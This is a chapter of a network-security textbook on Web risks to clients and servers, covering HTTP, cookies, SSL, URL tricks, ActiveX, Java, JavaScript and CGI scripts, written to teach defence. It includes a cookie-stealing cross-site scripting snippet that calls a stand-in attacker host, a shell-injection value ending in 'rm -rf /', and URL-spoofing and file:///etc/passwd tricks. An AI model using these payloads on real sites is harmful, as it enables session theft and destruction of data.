4

The Web: Threat or Menace?

> Come! Let us see what Sting can do. It is an elven-blade. There were webs of horror in the dark ravines of Beleriand where it was forged.
>
> Frodo Baggins in *Lord of the Rings*
> —J.R.R. TOLKIEN

The World Wide Web is the hottest thing on the Internet. Daily newspaper stories tell readers about wonderful new URLs. Even movie ads, billboards, and wine bottle labels point to home pages. There is no possible doubt; it is not practical to be on the Internet today and not use the Web. To many people, the Web *is* the Internet. Unfortunately, it may be one of the greatest security hazards as well.

Not surprisingly, the risks from the Web are correlated with its power. The more you try to do, the more dangerous it is. What is less obvious is that unlike most other protocols, the Web is a threat to clients as well as servers. Philosophically, that probably implies that a firewall should block client as well as server access to the Web. For many reasons, both political and technical, that is rarely feasible.

The political reasons are the easiest to understand. Users *want* the Web. (Often, they even need it, though that's less common.) If you don't provide an official Web connection, some bright enterprising soul will undoubtedly provide an unofficial one, generally without bothering with a firewall. It is far better to try to manage use of the Web than to try to ban it.

The technical reasons are more subtle, but they boil down to one point: You don't know where the Web servers are. *Most* live on port 80, but some don't, and the less official a Web server is, the more likely it is to reside elsewhere. The most dangerous Web servers, though, aren't Web servers at all; rather, they're proxy servers. An employee who is barred from direct connection to the Web will find a friendly proxy server that lives on some other port, and point his or her browser there. All the functionality, all the thrills of the Web—and all the danger. You're much better off providing your own caching proxy, so you can filter out the worst stuff. If you don't install a proxy, someone else will, but without the safeguards.

Licensed under a Creative Commons Attribution-Non-Commericial-NoDerivatives 4.0 International (CC BY-NC-ND 4.0) license
https://creativecommons.org/licenses/by-nc-nd/4.0/

```
GET /get/a/URL HTTP/1.0
Referrer: http://another.host/their/URL
Connection: Keep-Alive
Cookie: Flavor=Chocolate-chip
User-Agent: Mozilla/2.01 (X11; I; BSD/OS 2.0 i386)
Host: some.random.host:80
Accept: image/gif, image/x-xbitmap, image/jpeg, image/pjpeg, */*

HTTP/1.0 200 OK
Set-Cookie: Flavor=peanut-butter; path=/
Date: Wednesday, 27-Feb-02 23:50:32 GMT
Server: NCSA/1.7
MIME-version: 1.0
Content-type: text/html
```

Figure 4.1: A sample HTTP session. Data above the blank line was sent from the client to the server; the response appears below the line. The server's header lines are followed by data in the described format.

Realize that there is no single Web security problem. Rather, there are at least four different ones you must try to solve: dangers to the client, protecting data during transmission, the direct risks to the server from running the Web software, and other ways into that host. Each of these is quite different; the solutions have little in common.

4.1 The Web Protocols

In some sense, it is a misnomer to speak of "the" Web protocol. By intent, browsers—Web clients—are multi-protocol engines. All can speak some versions of the *Hypertext Transfer Protocol (HTTP)* [Fielding *et al.*, 1999] and FTP; most can speak NNTP, SMTP, cryptographically protected versions of HTTP, and more. We focus our attention here on HTTP and its secure variant. This is a sketchy description; for more information, see the cited RFCs or books such as [Stein, 1997] and [Krishnamurthy and Rexford, 2001].

Documents of any sort can be retrieved via these protocols, each with its own display mechanism defined. The *Hypertext Markup Language (HTML)* [Connolly and Masinter, 2000] is the most important such format, primarily because most of the author-controlled intelligence is encoded in HTML tags. Most Web transactions involve the use of HTTP to retrieve HTML documents.

4.1.1 HTTP

A typical HTTP session (see Figure 4.1) consists of a `GET` command specifying a URL [Berners-Lee *et al.*, 1994], followed by a number of optional lines whose syntax is reminiscent of mail headers. Among the fields of interest are the following:

`User-Agent` Informs the server of exactly what browser and operating system you're running (and hence what bugs your system has).

`Referer` The URL that has a link to this page (i.e., the page you came from if you clicked on a link, instead of typing the new URL). It is also used to list the containing page for embedded images and the like. Web servers sometimes rely on this, to ensure that you see all the proper ads at the same time as you see the desired pictures. Of course, the choice of what to send is completely up to the client, which means that this is not very strong protection.

`Accept` Which data formats you accept, which may also reveal vulnerabilities if there are bugs in some interpreters.

`Cookie` The cookie line returns arbitrary name-value pairs set by the server during a previous interaction. Cookies can be used to track individual users, either to maintain session state (see page 76) or to track individual user behavior over time. They can even be set by third parties to connect user sessions across different Web sites. This is done by including images such as ads on different Web pages, and setting a cookie when the ad image is served. Doubleclick is an example of a company that does just that.

Different browsers will send different things; the only way to be certain of what your browser will send is to monitor it. At least one old browser transmitted a `From` line, identifying exactly who was using it; this feature was dropped as an invasion of privacy.

The server's response is syntactically similar. Of most interest is the `Content-Type` line; it identifies the format of the body of the response. The usual format is HTML, but others, such as `image/gif` and `image/jpeg`, are common, in which case a `Content-Length` line denotes its length. Servers must generate a `Content-Length` header if their response will not terminate by a FIN; most will emit it anyway if they know the length in advance. Most complex data types are encoded in MIME format [Freed and Borenstein, 1996a]; all of its caveats apply here, too. Cookies are set by the `Set-Cookie` line.

> 'C' is for *cookie*, that's good enough for me.
>
> —C. MONSTER

Aside from assorted error responses, a server can also respond with a `Location` command. This is an HTTP-level `Redirect` operation. It tells the browser what URL should really be queried. In other words, the user does *not* control what URLs are visited; the server does. This renders moot sage advice like "never click on a URL of such-and-such a type."

Servers can demand authentication from the user. They do this by rejecting the request, while simultaneously specifying an authentication type and a string to display to the user. The user's browser prompts for a login name and password (other forms of authentication are possible but unused); when it gets the response, it retries the connection, sending along the data in an `Authorization` header line.

Note carefully that the data in the `Authorization` line is *not* encrypted. Rather, it is encoded in base-64, to protect oddball characters during transmission. To a program like *dsniff*, that's spelled "cleartext."

There are a number of HTTP requests besides `GET`, of which the most important are `POST` and `PUT`, which can be used to upload data to the server. In this case, the URL specifies a program to be executed by the server; the data is passed as input to the program. (`GET` can also be used to upload data; if you do that, the information is added onto the URL.) Other requests are rarely used, which is just as well, as they include such charming commands as `DELETE`.

Maintaining Connection State

A central feature of HTTP is that from the perspective of the server, the protocol is stateless. Each HTTP request involves a separate TCP connection to the server; after the document is transmitted, the connection is torn down. A page with many icons and pictures can shower a server with TCP connections.


This statelessness makes life difficult for servers that need the concept of a session. Not only is there no way to know when the session has ended, there is no easy way to link successive requests by the same active client. Accordingly, a variety of less-straightforward mechanisms are used.

The most common way to link requests is to encode state information in the next URL to be used by the client. For example, if the current server state can be encoded as the string `189752fkj`, clicking the `NEXT` button might specify the URL `/cgi-bin/nxt?state=189752fkj`. This mechanism isn't very good if the state is in any way sensitive, as URLs can be added to bookmark lists, will show up on the user's screen and in proxy logs, and so on.

A second mechanism, especially if HTML forms are being used, is to include `HIDDEN` input fields. These are uploaded with the next `POST` request, just as ordinary forms fields are, but they are not displayed to the user.

The third and most sophisticated mechanism for keeping track of state is the `Cookie` line. Cookies are sent by the server to the browser, and are labeled with an associated domain address. Each subsequent time a server with the matching domain name is contacted, the browser will emit the cached line. The cookie line can encode a wide variety of data.

There is one serious disadvantage to relying on cookies: Many users don't like them and have configured their browsers to reject or limit them. This can delete session identifiers the server may be relying on. Many systems that rely on cookies for authentication have also been shown to be insecure [Fu *et al.*, 2001].



Web servers shouldn't believe these uploaded state variables. This is just one instance of a more general rule: users are under no compulsion to cooperate. The state information uploaded to a server need bear no relation to what was sent to the client. If you're going to rely on the information, verify it. If it includes crucial data, the best idea is to encrypt and authenticate the state information using a key known only to the server. (But this can be subject to all sorts of the usual cryptographic weaknesses, especially replay attacks. Do *not* get into the cryptographic protocol design business!)

One risk of using hidden fields is that some Web designers assume that if something is in a hidden field, it cannot be seen by a client. While this is probably true for most users, in principle

there is nothing preventing someone from viewing the raw HTML on a page and seeing the value of the hidden fields. In fact, most browsers have such a function.

In several cases we know of, a seller using a canned *shopping cart* program included the sales price of an item in a hidden field, and the server believed the value when it was uploaded. A semi-skilled hacker changed the value, and obtained a discount.

4.1.2 SSL

The *Secure Socket Layer (SSL)* protocol [Dierks and Allen, 1999; Rescorla, 2000b] is used to provide a cryptographically protected channel for HTTP requests. In general, the server is identified by a certificate (see Section A.6). The client may have a certificate as well, though this is an unusual configuration—in the real world, we typically think of individuals as authenticating themselves to servers, rather than vice versa. (These certificates were primarily intended to support electronic commerce.) The client will be authenticated by a credit card number or some such, while users want some assurance that they are sending their credit card number to a legitimate merchant, rather than to some random hacker who has intercepted the session. (Whether or not this actually works is a separate question. Do users actually check certificates? Probably not. See Section A.6.)

Apart from its cryptographic facilities (see Section 18.4.2), SSL contains a cryptographic association identifier. This connection identifier can also serve as a Web session identifier, as the cryptographic association can outlast a single HTTP transaction. While this is quite common in practice, it is not the best idea. There is no guarantee that the session identifier is random, and furthermore, a proxy might choose to multiplex multiple user sessions over a single SSL session. Also, note that a client may choose to negotiate a new SSL session at any time; there is therefore no guarantee that the same value will be used throughout what a user thinks of as a "session"—a group of related visits to a single site.

It would be nice to use SSL in all Web accesses as a matter of course. This frustrates eavesdropping and some traffic analysis, because all sessions are encrypted, not just the important ones. Modern client hosts have plenty of CPU power to pull this off, but this policy places a huge CPU load on busy server farms.

4.1.3 FTP

FTP is another protocol available through Web browsers. This has turned out to be quite fortunate for the Good Guys, for several reasons.

First, it means that we can supply simple Web content—files, pictures, and such—without installing and supporting an entire Web server. As you shall see (see Section 4.3), a Web server can be complicated and dangerous, much harder to tame than an anonymous FTP service. Though *Common Gateway Interface (CGI)* scripts are not supported, many Web suppliers don't need them.

Second, all major Web browsers support the FTP protocol using the `PASV` command, per the discussion in Section 3.4.2.

4.1.4 URLs

A URL specifies a protocol, a host, and (usually) a file name somewhere on the Internet. For example:

```
http://wilyhacker.com:8080/ches/
```

is a pointer to a home page. The protocol here, and almost always, is *http*. The host is WILY-HACKER.COM, and the path leads to the file `/ches/index.html`. The TCP port number is explicitly 8080, but can be anything.

The sample URL above is typical, but the full definition of a URL is complex and changing. For example,

```
tel:+358-555-1234567
```

is a URL format proposed in RFC 2806 [Vaha-Sipila, 2000] for telephone calls. "http:" is one protocol of many (at least 50 at this writing), and more will doubtless be added.

These strings now appear everywhere: beer cans, movie commercials, scientific papers, and so on. They are often hard to typeset, and particularly hard to pronounce. Is "bell dash labs" BELL-LABS or BELLDASHLABS? Is "com dot com dot com" COM.COM.COM or COMDOTCOM.COM? And though there aren't currently many top-level domains, like COM, ORG, NET, and country codes, people get them confused. We wonder how much misguided e-mail has ended up at ATT.ORG, ARMY.COM, or WHITEHOUSE.ORG. (Currently, WHITEHOUSE.COM supplies what is sometimes known as "adult entertainment." Sending your political commentary there is probably inappropriate, unless it's about the First Amendment.)

Some companies that have business models based on typographical errors and confusions similar to these. Many fierce social engineering and marketing battles are occurring in these namespaces, because marketing advantages are crucial to some Internet companies. We believe that spying is occurring as well.

Are you connecting to the site you think you are? For example, at one point WWW.ALTA-VISTA.COM provided access to Digital Equipments' WWW.ALTAVISTA.DIGITAL.COM, though it was run by a different company, and had different advertisements. Similar tricks can be used to gain passwords or perform other man-in-the-middle attacks.

Various tricks are used to reduce the readability of URLs, to hide their location or nature. These are often used in unwelcome e-mail messages. Often, they use an IP number for a host name, or even an integer: `http://3514503266/` is a valid URL. Internet Explorer accepts `http://susie.%69%532%68%4f%54.net`. And the URL specification allows fields that might confuse a typical user. One abuse is shown here:

```
http://berferd:mybank.com@hackerhome.org/
```

This may look like a valid address for user *berferd* at MYBANK.COM, especially if the real address is hidden using the tricks described.

One URL protocol of note is *file*. This accesses files on the browser's own host. It is a good way to test local pages. It can also be a source of local mayhem. The URL `file://dev/mouse` can hang a UNIX workstation, and `http://localhost:19` will produce an infinite supply of

text on systems that run the small TCP services. The latter used to hang or crash most browsers. (Weird URLs are also a great way to scare people. HTML like

```
We <i>own</i> your site.  Click
<a href="file:///etc/passwd">here</a>
to see that we have your password file.
```

is disconcerting, especially when combined with some JavaScript that overwrites the location bar.)

These tricks, and many more, are available at the click of a mouse on any remote Web server. The *file* protocol creates a more serious vulnerability on Windows machines. In Internet Explorer zones, programs on the local machine carry higher privilege than ones obtained remotely over the Internet. If an attack can place a file somewhere on the local machine—in the browser cache, for example—and the attacker knows or can guess the location of the file, then they can execute it as local, trusted code. There was even a case where attackers could put scripts into cookies, which in Internet Explorer are stored in separate files with predictable names [Microsoft, 2002].

4.2 Risks to the Clients

Web clients are at risk because servers tell them what to do, often without the consent or knowledge of the user. For example, some properly configured browsers will display PostScript documents. Is that a safe thing to do? Remember that many host-based implementations of PostScript include file I/O operations.

Browsers do offer users optional notification when some dangerous activities or changes occur. For example, the Netscape browser can display warnings when cookies are received or when security is turned off. These warnings are well-intentioned, but even the most fastidious security person may turn them off after a while. The cookies in particular are used a lot, and the warning messages become tiresome. For less-informed people, they are a confusing nuisance. This is not convenient security.

There are many other risks. Browsing is generally not anonymous, as most connections are not encrypted. A tapped network can reveal the interests and even sexual preferences of the user. Similar information may be obtained from the browser cache or history file on a client host. Proxy servers can supply similar information. Even encrypted sessions are subject to traffic analysis. Are there DNS queries for WWW.PLAYGERBIL.COM or a zillion similar sites? Servers can implant *Web bugs* on seemingly innocuous pages. (A Web bug is a small, invisible image on a page provided by a third party who is in the business of tracking users.) The automatic request from a user's browser—including the Referer line—is logged, and cookies are exchanged. Web bugs can be attached to e-mail, providing spammers with a way of probing for active addresses, as well as IP addresses attached to an e-mail address.


Further risks to clients come from *helper applications*. These are programs that are configured to automatically execute when content of a certain type of file is downloaded, based on the filename extension. For example, if a user requests the URL `http://www.papers.com/article17.pdf`, the file `article17.pdf` is downloaded to the browser. The browser then launches the Acrobat reader to view the `.pdf` file. Other programs can be configured to execute

for other extensions, and they run with the downloaded file as input. These are risky, as the server gets to determine the contents of the input to the program running in the client. The usual defense gives the user the option of saving the downloaded file for later or running it right away in the application. There is really little difference in terms of security.

The most alarming risks come from automated downloading and execution of external programs. Some of these are discussed in the following sections.

4.2.1 ActiveX

Microsoft's ActiveX controls cannot harm you if you run UNIX. However, in the Windows environment, they represent a serious risk to Web clients. When active scripting is enabled, and the security settings in Internet Explorer are set in a lenient manner, ActiveX controls, which are nothing more than arbitrary executables, are downloaded from the Web and run. The default setting specifies that ActiveX controls must be digitally signed by a trusted publisher. If the signature does not match, the ActiveX is not executed. One can become a trusted publisher by either being Microsoft or a vendor who has a relationship with Microsoft or Verisign. Unfortunately, it has also been shown that one can become a trusted publisher by pretending to be Microsoft (see CERT Advisory CA-2001-04).



The ActiveX security model is based on the notion that if code is signed, it should be trusted. This is a very dangerous assumption. If code is signed, all you know about it is that it was signed. You do not have any assurance that the signer has any knowledge of how secure the code is. You have no assurance that the signer wrote the code, or that the signer is qualified in any way to make a judgment about the code. If you're lucky, the signer is actually someone who Microsoft or Verisign think you should trust.

Another problem with the ActiveX model is that it is based on a public key infrastructure. Who should be the root of this PKI? This root is implicitly trusted by all, as the root has the ability to issue certificates to signers, who can then mark code safe for scripting.

4.2.2 Java and Applets

> I drank half a cup, burned my mouth, and spat out grounds. Coffee comes in five descending stages: Coffee, Java, Jamoke, Joe, and Carbon Remover. This stuff was no better than grade four.
>
> *Glory Road*
> —ROBERT A. HEINLEIN

Java has been a source of contention on the Web since it was introduced. Originally it was chiefly used for dubious animations, but now, many Web services use Java to offload server tasks to the client.

Java has also become known as the most insecure part of the Web [Dean *et al.*, 1996]. This is unfair—ordinary CGI scripts have been responsible for more actual system penetrations—but the threat is real nevertheless. Why is this?

Java is a programming language with all the modern conveniences. It's object-oriented, type-safe, multi-threaded, and buzzword-friendly. Many of its concepts and much of its syntax are taken from C++. But it's much simpler than C++, a distinct aid in writing correct (and hence secure) software. Unfortunately, this doesn't help us much, as a common use of Java is for writing downloaded *applets*, and you can't assume that the author of these applets has your best interests at heart.

Many of the restrictions on the Java language are intended to help ensure certain security properties. Unfortunately, Java source code is not shipped around the Net, which means that we don't care how clean the language itself is. Source programs are compiled into *byte code*, the machine language for the Java virtual machine. It is this byte code that is downloaded, which means that it is the byte code we need to worry about. Two specialized components, the byte code verifier and the class loader, try to ensure that this machine language represents a valid Java program. Unfortunately, the semantics of the byte code aren't a particularly close match for the semantics of Java itself. It is this mismatch that is at the root of a lot of the trouble; the task of the verifier is too complex. Not surprisingly, there have been some problems [Dean *et al.*, 1996; McGraw and Felten, 1999].

Restrictions are enforced by a *security manager*. Applets cannot invoke certain *native methods* directly; rather, they are compelled by the class and name inheritance mechanisms of the Java language to invoke the security manager's versions instead. It, in turn, passes on legal requests to the native methods.

As noted, however, Java source code isn't passed to clients. Rather, the indicated effective class hierarchy, as manifested by Java binaries from both the server and the client, must be merged and checked for correctness. This implies a great deal of reliance on the verifier and the class loader, and it isn't clear that they are (or can be) up to the task.

The complexity of this security is a bad sign. Simple security is better than complex security: it is easier to understand, verify, and maintain. While we have great respect for the skills of the implementors, this is a hard job.

But let us assume that all of these problems are fixed. Is Java still dangerous? It turns out that even if Java were implemented perfectly, there might still be reasons not to run it. These problems are harder to fix, as they turn on abuses of capabilities that Java is supposed to have.

Any facility that a program can use can be abused. If we only allow a program to execute on our machine, it could execute too long, eating up our CPU time. This is a simple feature to control and allocate, but others are much harder. If we grant a program access to our screen, that access can be abused. It might make its screen appear like some other screen, fooling a naïve user. It could collect passwords, or feign an error, and so on. Can the program access the network, make new network connections, read or write local files? Each of these facilities can be, and already has been, misused in the Internet.


One example is the variety of denial-of-service attacks that can be launched using Java. An applet can create an infinite number of windows [McGraw and Felten, 1999], and a window manager that is kept that busy has little time free to service user requests, including, of course, requests to terminate an applet. In the meantime, some of those myriad windows can be playing music, barking, or whistling like a steam locomotive. Given how often applets crash browsers unintentionally, it is easy to imagine what an applet designed with malicious intent can do.

These applets are contained in a *sandbox*, a software jail (see Section 8.5 and Chapter 16) to contain and limit their access to our local host and network. These sandboxes vary between browsers and implementors. Sometimes they are optimized for speed, not security. A nonstandard or ill-conceived sandbox can let the applets loose. There is an ongoing stream of failures of this kind. Moreover, there are marketing pressures to add features to the native methods, and security is generally overlooked in these cases.

Java can also be used on the server side. The *Jeeves* system (now known as the *Java Web Server*) [Gong, 1997], for example, is based on *servlets*, small Java applications that can take the place of ordinary file references or CGI scripts. Each servlet must be digitally signed; a security manager makes sure that only the files appropriate for this source are accessed. Of course, this security manager has the same limitations as the applet security manager, and servers have far more to lose.

There are two aspects to Java security that are important to differentiate. On the one hand, we have the Java sandbox, whose job it is to protect a computer from malicious applets. On the other hand, a language can protect against malicious input to trustworthy applications. In that sense, a language such as Java, which does not allow pointer arithmetic, is far safer; among other things, it is not susceptible to buffer overflows, which in practice have been the leading source of security vulnerabilities.

4.2.3 JavaScript



JavaScript is an interpreted language often used to jazz up Web pages. The syntax is somewhat like Java's (or, for that matter, like C++'s); otherwise the languages are unrelated. It's used for many different things, ranging from providing validating input fields to "help" pop-ups to providing a different "feel" to an application to completely gratuitous replacement of normal HTML features. There are classes available to the JavaScript code that describe things like the structure of the current document and some of the browser's environment.

There are a number of risks related to JavaScript. Sometimes, JavaScript is a co-conspirator in social engineering attacks (see Section 5.2). JavaScript does not provide access to the file system or to network connections (at least it's not supposed to), but it does provide control over things like browser windows and the location bar. Thus, users could be fooled into revealing passwords and other sensitive information because they can be led to believe that they are browsing one site when they are actually browsing another one [Felten *et al.*, 1997; Ye and Smith, 2002].

An attack called *cross-site scripting* demonstrates how JavaScript can be used for nefarious purposes. Cross-site scripting is possible when a Web site can be tricked into serving up script written by an attacker. For example, the auction site `http://ebay.com` allows users to enter descriptions for items in HTML format. A user could potentially write a `<SCRIPT>` tag and insert JavaScript into the description. When another user goes to eBay and browses the item, the JavaScript gets downloaded and run in that person's browser. The JavaScript could fool the user into revealing some sensitive information to the adversary by embedding a reference to a CGI script on the attacker's site with input from the user. It can even steal authentication data carried in cookies, as in this example posted to Bugtraq (the line break is for readability):

```
<script>
self.location.href="http://www.evilhackerdudez.com/nasty?"+
     escape(document.cookie)</script>
```

In practice, many sites, especially the major ones, know about this attack, and so they filter for JavaScript; unfortunately, too many sites do not. Besides, filtering out JavaScript is a lot harder to do than it would appear. Cross-site scripting was identified by CERT Advisory CA-2000-02.

JavaScript is often utilized by viruses and other exploits to help malicious code propagate. The Nimda worm appended a small piece of JavaScript to every file containing Web content on an infected server. The JavaScript causes the worm to further copy itself to other clients through the Web browsers. This is described in CERT Advisory CA-2001-26.

In a post to Bugtraq, Georgi Guninski explains how to embed a snippet of JavaScript code into an HTML e-mail message to bypass the mechanism used by Hotmail to disable JavaScript. The JavaScript can execute various commands in the user's mailbox, including reading and deleting messages, or prompting the user to reenter his or her password. The *Microsoft Internet Explorer (MSIE)* version of the exploit is two lines of code; the Netscape version requires six lines.


In fact, the implementation of JavaScript itself has been shown to have flaws that lead to security vulnerabilities (see CERT Vulnerability Note VN-98.06). These flaws were severe; they gave the attacker the ability to run arbitrary code on a client machine.

While JavaScript is quite useful and enables all sorts of bells and whistles, the price is too high. Systems should be designed not to require JavaScript. Forcing insecure behavior on users is bad manners. The best use of JavaScript is to validate user-type input, but this has to be interpreted solely as a convenience to the user; the server has to validate everything as well, for obvious reasons.

We recommend that users keep JavaScript turned off, except when visiting sites that absolutely require it. As a fringe benefit, this strategy also eliminates those annoying "pop-under" advertisements.

4.2.4 Browsers

Browsers come with many settings. Quite a few of them are security sensitive. In general, it is a bad idea to give users many options when it comes to security settings. Take *ciphersuites*, for example. Ciphersuites are sets of algorithms and parameters that make up a security association in the SSL protocol. $TLS_DHE_DSS_WITH_3DES_EDE_CBC_SHA$ is an example of a ciphersuite. In standard browsers, users can turn ciphersuites on and off. In fact, both Netscape and MSIE come with several insecure ciphersuites turned on by default.



It is unreasonable to expect most users to make the correct choices in security matters. They simply don't have the time or interest to learn the details, and they shouldn't have to. Their interests are best served by designs and defaults that protect them.

The many security options available to users in browsers give them rope with which to hang themselves, and the defaults generally provide a nice noose to get things started. But insecure ciphersuites are just the tip of the iceberg. SSL version 2 is itself insecure—but Netscape and MSIE ship with it enabled. The choice of ciphersuites does not matter because the protocol is

insecure with any setting. The attacks against SSLv2 are published and well known [Rescorla, 2000b], but you have to go into the browser settings, about four menu layers deep, in order to turn it off. The reason? There are still SSL servers out there that only speak version 2. Heaven forbid that a user encounter one of these servers and be unable to establish a "secure" session. The truth is that if a server is only running version 2, you want to avoid it if security is an issue—somebody there does not know what they are doing. This laxity suggests that other issues, like protection of credit card data, may be overlooked as well.

Earlier in this chapter, we discussed Java, JavaScript, and ActiveX. Java has been shown to represent security risks, and JavaScript enables social engineering and poses its own privacy risks. ActiveX is probably the most dangerous. Why is it that you have to navigate through various obscure menus to change the Java, JavaScript and ActiveX settings? A better browser design is to place buttons on the main menu bar. Click once to enable/disable Java, click to enable/disable ActiveX. The buttons should offer some visual clue to a user when JavaScript is used on a page. By attempting to make things transparent, the browser developers have taken the savvy user entirely out of the loop.

Here are some recommendations for how things ought to be in browsers:

- Throw away all of the insecure ciphersuites: symmetric ciphers of fewer than 90 bits [Blaze *et al.*, 1996] and RSA keys of fewer than 1024 bits. The only time one of the secure suites should be turned off is in the unlikely event that a serious flaw is discovered in a well-respected algorithm.

- Provide a simple interface (buttons) on the front of the browser to allow Java, JavaScript, and ActiveX to be disabled, and provide some visual feedback to the user when one of them is running on a page. If there were some way to provide feedback on JavaScript in a way that could not be spoofed by JavaScript itself, that would prevent a serious form of attack called Web hijacking [Felten *et al.*, 1997]. Unless there is a feature in the browser that cannot be replicated in JavaScript, this attack is possible.

- Give users better control of which cookies are stored on their machines. For example, give users an interface to remove cookies or to mark certain sites as forbidden from setting cookies. Perhaps an *allow* list would be even better. Some newer browsers have that feature; they also let you block third-party cookies. (What we do for ourselves on Netscape is write-protect the cookies file. This prevents permanent storage of *any* cookies, but most users don't know how to do that.)

- Give users the capability to set the headers that the browser sends to Web sites. For example, users may prefer not to have Referer headers sent, or to set a permanent string to send in its place. An interesting entry we saw in our Web logs set the Referer value in all requests to NOYFB. We share that sentiment.

- Provide an interface for users to know which plug-ins are installed in the browser, and provide fine-grained control over them. For example, users should be able to disable selected plugins easily.

The idea of running a large networked application, such as a browser, is quite ambitious from a security standpoint. These beasts are not only vulnerable to their own bugs, but to the configuration mistakes of their users, bugs in helper applications, and bugs in the runtime environments of downloaded code. It is a miracle that browsers seem to work as well as they do.

4.3 Risks to the Server

Although client and transmission security risks have drawn a lot of publicity, Web servers are probably more vulnerable. In one sense, this is tautological—servers are in the business of handing out resources, which mean there is something to abuse.

More importantly, servers are where the money is. If we hack your home computer, we may be able to obtain your credit card number somehow. If we hack a major server, we may be able to obtain *millions* of credit card numbers. In fact, this has already occurred a number of times.

Servers are the logical targets for wholesale crime. The good news is that it is easier to ensure that servers have competent management. You can only assume so much sophistication at the client end.

4.3.1 Access Controls

Web servers can be configured to restrict access to files in particular directories. For example, in Apache, the `.htaccess` file in a directory specifies what authentication is necessary before files in that directory can be served. The file `.htaccess` might have the following contents:

```
AuthType Basic
AuthName "Enter your username"
AuthUserFile /home/rubin/www-etc/.htpw1
AuthGroupFile /dev/null
require valid-user
```

When a user requests a file in the protected directory, the server sends a reply that authentication is needed. This is called *Basic Authentication*. The browser pops up a window requesting a username and password. If the user knows these and enters them, the browser sends a new request to the server that includes this information. The server then checks the directory `/home/rubin/www-etc/.htpw1` for the user name and password. If there is a match, the file is then served.

Basic authentication is a weak type of access control. The information that is sent to the server is encoded, but it is not cryptographically protected. Anyone who eavesdrops on a session can replay the authentication and succeed in gaining access. However, when used over an SSL connection, basic authentication is a reasonable way to control access to portions of a Web server.

There is also a protocol called *Digest Authentication* that does not reveal the password, but instead uses it to compute a function. While this is more secure than Basic Authentication, it is still vulnerable to dictionary attack. Both authentication mechanisms use the same user interface. For some reason, Digest authentication was not chosen as the preferred mechanism; its implementation is not widespread, so it is rarely used.

4.3.2 Server-Side Scripts

CGI scripts and *PHP Hypertext Preprocessor (PHP)* are the two most commonly used server-side scripting mechanisms. CGI scripts are programs that run on the server. They are passed user input when people fill out Web forms and *submit* them. CGI scripts can be written in any programming language, but C and Perl are the most common.

Server-side scripts are notorious for causing security breaches on Web servers. The very idea of running sensitive programs that process input from arbitrary users should set off alarms. A well-known trick for exploiting Web servers is to send input to CGI scripts that contain shell escape commands. For example, take a Web page whose purpose is to ask users to enter an e-mail address, and then to mail them a document at that address. Assume that the e-mail address is passed in the variable `$addr`. A (poorly written) server script might have the following Perl code:

```
$exec_string = "/usr/ucb/mail $addr < /tmp/document");
system("$exec_string");
```

Now, instead of entering an e-mail address into the form, a malicious user enters some shell escapes and other commands into the Web form. In that case, the variable `$exec_string` could have the following value at runtime:

```
"/usr/ucb/mail jdoe@nowhere.com; rm -rf / &"
```

with the obvious consequences. An important lesson here is that no user input should ever be fed to the shell. The Perl *Taint* function is useful for identifying variables that have been *tainted* by user input. In fact, it's wise to go a step further and sanitize all user input based on the expected value. Therefore, if reading in an e-mail address, run the input against a pattern that checks for a valid e-mail address. Characters like ";" are not valid, nor are spaces.

Note also that it is very hard to sanitize filenames. The directory "`..`" can cause many problems. Historically, there have been a number of subtle bugs in servers that try to check these strings.

In addition to sanitizing input, it's a good idea to run all user-supplied CGI scripts (for example, in a university setting) within a wrapper such as *sbox* [Stein, 1999]; see `http://stein.cshl.org/~lstein/sbox/`.

4.3.3 Securing the Server Host

Even if a Web server and all of its CGI scripts are perfectly secure, the machine itself may be a tempting target. SSL may protect credit card numbers while in transit, but if they're stored in cleartext on the machine, someone may be able to steal them. For that matter, someone may want to hack your Web site just to embarrass you, just as has been done to the CIA, the U.S. Air Force, the British Labour Party, the U.S. Department of Justice, and countless other sites.

There are no particular tricks to securing a Web server. Everything we have said about securing arbitrary machines applies to Web servers as well; the major difference is that Web servers are high-profile—and high-value—targets for many attackers. This suggests that extra care is needed.

The Web server should be put in a jail (see Section 8.5), and the machine itself should be located in a DMZ, *not* on the inside of your firewall. In general, only the firewall itself should be secured more tightly.

A well-constructed firewall often possesses one major advantage over a secure Web server, however: It has no real users, and should run no user programs. Many Web servers, of necessity, run user-written CGI scripts. Apart from dangers in the scripts themselves, the existence of these scripts requires a mechanism for installing and updating them. Both this mechanism and the ultimate source of the scripts themselves—an untrusted and untrustable user workstation, perhaps—must be secured as well. Web servers that provide access to important databases are much more difficult to engineer.

